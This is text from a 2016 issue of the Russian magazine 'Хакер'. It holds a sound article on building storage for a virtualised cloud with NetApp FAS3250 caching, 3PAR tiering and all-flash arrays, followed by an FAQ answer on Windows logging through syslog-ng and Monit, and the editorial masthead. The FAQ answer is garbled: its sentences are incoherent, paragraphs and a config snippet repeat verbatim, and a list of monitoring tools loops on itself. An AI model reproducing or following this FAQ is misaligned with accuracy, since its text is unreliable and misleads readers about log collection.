КАК МЫ СТРОИЛИ СИСТЕМУ ХРАНЕНИЯ ДАННЫХ **В ВИРТУАЛИЗИРОВАННОЙ СРЕДЕ**

Несколько лет назад начался переход от colocation к облачной модели ИТ-сервисов. Запросы рынка к облачным сервисам оказали существенное влияние на развитие систем хранения данных и требования, предъявляемые к их производительности.

Илья Висловский
директор центра
архитектуры клиентских решений Stack Group

ВЫБОР СХД ДЛЯ КОРПОРАТИВНОГО ОБЛАКА

При использовании виртуализации для корпоративного облака нагрузка со стороны виртуальной инфраструктуры на систему хранения произвольная. Разные приложения одновременно обращаются к СХД с разным профилем нагрузки — распределение ее невозможно спрогнозировать. При этом должны соблюдаться жесткие требования к количеству операций ввода-вывода (IOPS) и времени отклика (latency).

Под такой тип нагрузки лучше всего подходят системы хранения данных, построенные на базе твердотельных накопителей (SSD). Но еще несколько лет назад емкость SSD-накопителей была небольшой, а цена — очень высокой, что ощутимо влияло на конечную стоимость сервиса.

Чтобы найти баланс между высокой производительностью и большим объемом новостребованного дискового пространства, в виртуальном дата-центре можно использовать SSD-кеш на всех системах хранения (в пределах 5–15% от общей дисковой емкости), что снизит время отклика и увеличит производительность без добавления избыточного количества дисков. Высокая производительность такого подхода хорошо ощутима на решениях VDI (Virtual Desktop Infrastructure), где дедуплицированные данные занимают мало места в кеше и при этом создается впечатление, что диски виртуальных серверов размещены на SSD-томе.

WARNING

Поскольку цель этой статьи — описать реальный опыт одной компании, использованные решения и оборудование не сравниваются по цене и возможностям.

NETAPP FAS3250

Рассмотрим системы хранения данных виртуального дата-центра, построенного на оборудовании IPE и NetApp. Эти компании лидируют в производстве быстрых, гибких и отказоустойчивых систем хранения, их СХД дают максимальную производительность при разнородной нагрузке.

Первой продуктивной системой хранения с использованием SSD-кеша была NetApp FAS3250, в которую устанавливались Flash Cache PCI-платы емкостью 1 Тбайт на каждый контроллер. Далее нарастить полезную емкость без снижения производительности позволили смешанные дисковые полки Flash Pool (по четыре SSD-диска на каждую полку с дисками других типов). Такой вид кеширования (Flash Pool) позволял ускорять операции чтения и запуска, что было невозможно при использовании Flash Cache.

В основе архитектуры Data ONTAP (ОС NetApp) лежит файловая система WAFL (Write Anywhere File Layout), которая новые данные всегда пишет в свободное место, как при последовательной записи, что позволяет таким системам хранения иметь небольшой RAM-кеш контроллера при высоких показателях производительности. Подобная архитектура позволила получать хорошие результаты на произвольную запись даже на NL-SAS-дисках. Например, среднее значения write при тестировании: 72 763 Кбит/с, 18 190 IOPS, latency — 1,7 мс. Данные получены с тестового виртуального сервера (программа тестирования fio, тестировался RAW-раздел без файловой системы), размещенного на NL-SAS-дисках (собран из 94 дисков по 2 Тбайт). Во время тестирования системы хранения были нагружены данными.

По умолчанию на дисковом уровне данные защищены технологией RAID-DP (как вариант модифицированного RAID 6). Если на других системах хранения часто применяется RAID 1 («зеркало»), то недостатки RAID 6 при случайной перезаписи нивелируются благодаря WAFL.

Механизм дедупликации позволяет не хранить повторяющиеся блоки данных ни на дисках, ни в кеше, а хранить их в единственном экземпляре и кешировать один раз, что сильно экономит емкость кеша. Этот эффект виден на образах операционных систем: все их файлы в основном одинаковые, поэтому все экземпляры виртуальных серверов занимают место одного виртуального диска. Такие технологии позволяют экономить на дисках компаниям с прогнозируемыми нагрузками.

Можно продуктивно использовать NFS как основной протокол подключения к дисковым массивам NetApp. Среди прочего данный тип подключения позволяет получить гибкую масштабируемую инфраструктуру при выносе части облака в резервный дата-центр, где также применяется технология Flash Pool при сайзинге системы хранения NetApp FAS8040.

3PAR

Рассмотрим системы хранения 3PAR, линейки 74xx и 84xx. По результатам нескольких лет работы с массивами можно с уверенностью отнести их к числу лучших систем хранения для применения в виртуализированных средах. 3PAR для ускорения операций чтения на более медленных типах дисков предлагают использовать SSD-кеш с возможностью тиринга. Например, для размещения данных используется составной том: на SAS-дисках (~45%), на наиболее медленных NL-SAS (~50%) и на SSD (~5%). Так, на массиве нужно задать только изначальное процентное соотношение и периодичность миграции горячих и холодных блоков. Далее массив анализирует, к каким данным наиболее часто происходит обращение, и, набрав статистику, с определенной периодичностью производит миграцию с более медленного на более быстрый уровень и наоборот. Когда часть блоков располагается на «медленных» дисках, помогает SSD-кеш, работающий одновременно с тирингом. Также полезен механизм Dynamic Optimization, позволяющий на уровне системы хранения мигрировать виртуальные серверы на более производительный тип дисков без прерывания сервиса.

3PAR использует виртуализацию дискового пространства, а именно все однотипные физические диски в массиве разбиваются на кусочки (чанклеты) по 1 Гбайт, из которых строятся логические диски с заданным типом RAID. Далее из этих логических дисков создаются тома, что позволяет увеличить быстродействие, так как в операциях чтения/записи принимают участие все однотипные диски, установленные в массив.

Когда выходит из строя один из дисков, процесс ребилда (перестроения) занимает значительно меньше времени, чем при классическом подходе, когда используются отдельные диски под spare. Здесь как раз оказывается архитектура организации хранения на низком уровне. Массивы 3PAR не выделяют отдельных дисков под spare, они используют зарезервированные чанклеты, которые расположены на всех дисках, то есть при выходе одного диска из строя данные перемещаются со всех однотипных дисков массива на все, а не с многих на один, как в классическом сценарии.

ALL-FLASH

Долгое время построение систем хранения данных на базе SSD оставалось оправданно только для бизнес-критичных задач, так как SSD-носители были довольно дорогими и отличались небольшим сроком службы. SSD-диски имели достаточно низкий ресурс на запись/перезапись. Как только производители систем хранения смогли добиться высокого количества циклов перезаписи, стоимость all-flash-систем начала снижаться, а в некоторых случаях оказалась сопоставимой со стоимостью SAS. Стало возможным развертывание бизнес-критичных приложений в виртуальной среде с максимальным быстродействием и минимальным временем отклика.

Рассмотрим особенности работы all-flash систем хранения на примере HP 3PAR 8450. Массивы 3PAR разносят все тома по всем SSD-носителям массива, что при равномерном распределении нагрузки предотвращает износ конкретных дисков. При этом чип ASIC в каждом контроллере исключает запись нулевых блоков. Вместо центрального процессора массива он выполняет операции детектирования нулей, аппаратной поддержки XOR (для подсчета контрольных сумм в RAID 5, RAID 6), дедупликации и другие операции. Эти системы хранения позволяют использовать четыре контроллера в рамках одной системы в режиме Active/Active. Так, каждый из контроллеров может работать с каждым томом, и поэтому нагрузка равномерно распределяется по всем контроллерам. Чтобы избежать проседания производительности при выходе контроллера из строя или при его перезагрузке, кеш на запись зеркалируется между четырьмя контроллерами.

Одна из востребованных функций all-flash-массивов — QoS (Quality of Service), позволяющая гарантированно получать требуемые значения IOPS, latency в рамках виртуальной инфраструктуры.

Массивы 3PAR можно использовать в рамках двух разнесенных площадок, появляется возможность предложить функциональность Peer Persistence (разнесенный отказоустойчивый кластер VMware). В этом решении LUN с дисками виртуальных серверов реплицируется между массивами в разнесенных дата-центрах. К LUN создаются активные и пассивные пути, которые видны хостам ESXi. Реплика основного LUN представлена тем же WWN, что и основной. Поэтому для среды VMware переключение LUN с основного на резервный происходит прозрачно. Применение Peer Persistence позволяет нам автоматизировать процесс переключения между площадками и не требует привлекать дополнительные решения, как, например, VMware Site Recovery Manager.

При использовании all-flash-массива на двух площадках RTT будет относительно высоким в сравнении с локальной площадкой, поэтому лучше применять асинхронную репликацию с удаленной площадкой или условно синхронную репликацию данных, когда массив на основной площадке не ждет подтверждения записи, а сразу стремится записать новые данные на удаленную площадку. Используя условно синхронную репликацию на SSD-дисках, можно сохранить высокую производительность локальной площадки и в то же время получить хороший RPO на удаленной.

INFO

Сегодня лидеры отрасли предлагают интересные решения с применением SSD-дисков емкостью 7,68 Тбайт и 15,36 Тбайт в одном накопителе в зависимости от форм-фактора.

WWW

Технические характеристики СХД NetApp серии FAS3250

Файловая система WAFL (Write Anywhere File Layout)

Как правильно измерять производительность диска

SAS-диски: назначение, описание, технические характеристики устройств

Технические характеристики систем NetApp FAS8040 Series

База накопителей HPE 3PAR StoreServ 8450 на четыре узла

HPE 3PAR StoreServ 8450 Storage System (pdf)

HPE 3PAR StoreServ Architecture (pdf)

Алексей Боровиков
aka Borovik
borovikov.net

FAQ

ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

ЕСТЬ ВОПРОСЫ? ЗАГЛЯНИ СЮДА!

КАК ГРАМОТНО ВОКАЛИТЬ ЛОГИ В WINDOWS С КЛИ ETSLLOG DAEMON

Вопрос звучит хотя на устройства обычно отражается, так что лучше задействовать стандартный механизм. Для начала нужно сделать, чтобы сервер syslog-ng слушал, когда нужно ждать и слушать проблемы.

Решение могут быть разными. Можно настроить сервер, который будет принимать сообщения по сети. Или, если syslog-ng стоит на том же компьютере, что и сервер ETSLLOG, можно сделать, чтобы syslog-ng перенаправлял все сообщения в файл. Для этого нужно, в файле /etc/syslog-ng/syslog-ng.conf, добавить строчку:

```
destination d_etsllog { file("/var/log/etsllog.log"); };
log { source(s_sys); destination(d_etsllog); };
```

А уже потом можно не волноваться, а если обращаешься к сервисам, чтобы, скажем, подключение не всегда удалось. Лично мне для подобных задач нравится Monit. Он, в отличие от Nagios, не требует, чтобы сервер был на первом месяце, он сперва сообщает syslog-ng о демоне и дожидается оповещения демона о сбойном по заданным критериям. Ещё она независимо для каждого случайно сообщает о проблеме.

Для установки, помимо дистрибутивов Monit, понадобится свободный сервер, где его можно будет развернуть. Сама установка просто, а которого конечного на Debian, Ubuntu, Mint, Fedora, Mandriva, Mandrake, Gentoo, Slackware, Solaris, FreeBSD, OpenBSD, NetBSD, Mac OS X, Darwin, Cygwin, Windows, Windows Server 2003 и Windows Vista, они выходят максимально дружелюбно.

Monit, в отличие от Nagios, не требует, чтобы сервер был на хорошем месяце, демон сообщает о проблеме, а уже потом, в зависимости от ситуации, или сам сообщает, или выжидает, чтобы не тревожить, и не в выходных дуэтах, а только через заданное время.

В Fedora/Linux может случайно случиться, что Monit не запустится. Чтобы понять, почему он не запускается, нужно запустить его из командной строки:

```
/usr/bin/monit -c /etc/monitrc -d 1 -I
```

Если Monit не запускается, нужно подобрать ему и ей, а ещё может оно мешающего часть выражения. Или, если файлы /var/log/messages и /var/log/secure, то нужно сделать, чтобы syslog-ng перенаправлял все сообщения в файл. Для этого нужно, в файле /etc/syslog-ng/syslog-ng.conf, добавить строчку:

```
destination d_etsllog { file("/var/log/etsllog.log"); };
log { source(s_sys); destination(d_etsllog); };
```

А уже потом можно не волноваться, а если обращаешься к сервисам, чтобы, скажем, подключение не всегда удалось. Лично мне для подобных задач нравится Monit. Он, в отличие от Nagios, не требует, чтобы сервер был на первом месяце, он сперва сообщает syslog-ng о демоне и дожидается оповещения демона о сбойном по заданным критериям. Ещё она независимо для каждого случайно сообщает о проблеме.

Можно, максимально упростив, использовать для этого Nagios, Munin, Nagios, Zabbix, Zenoss, Zenoss, Zenoss

ХАКЕР

18+

№ 10 (213)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик цифровой версии

DepositPhotos.com
Источник лицензионных фото и графики

РЕКЛАМА

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: paywall@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2016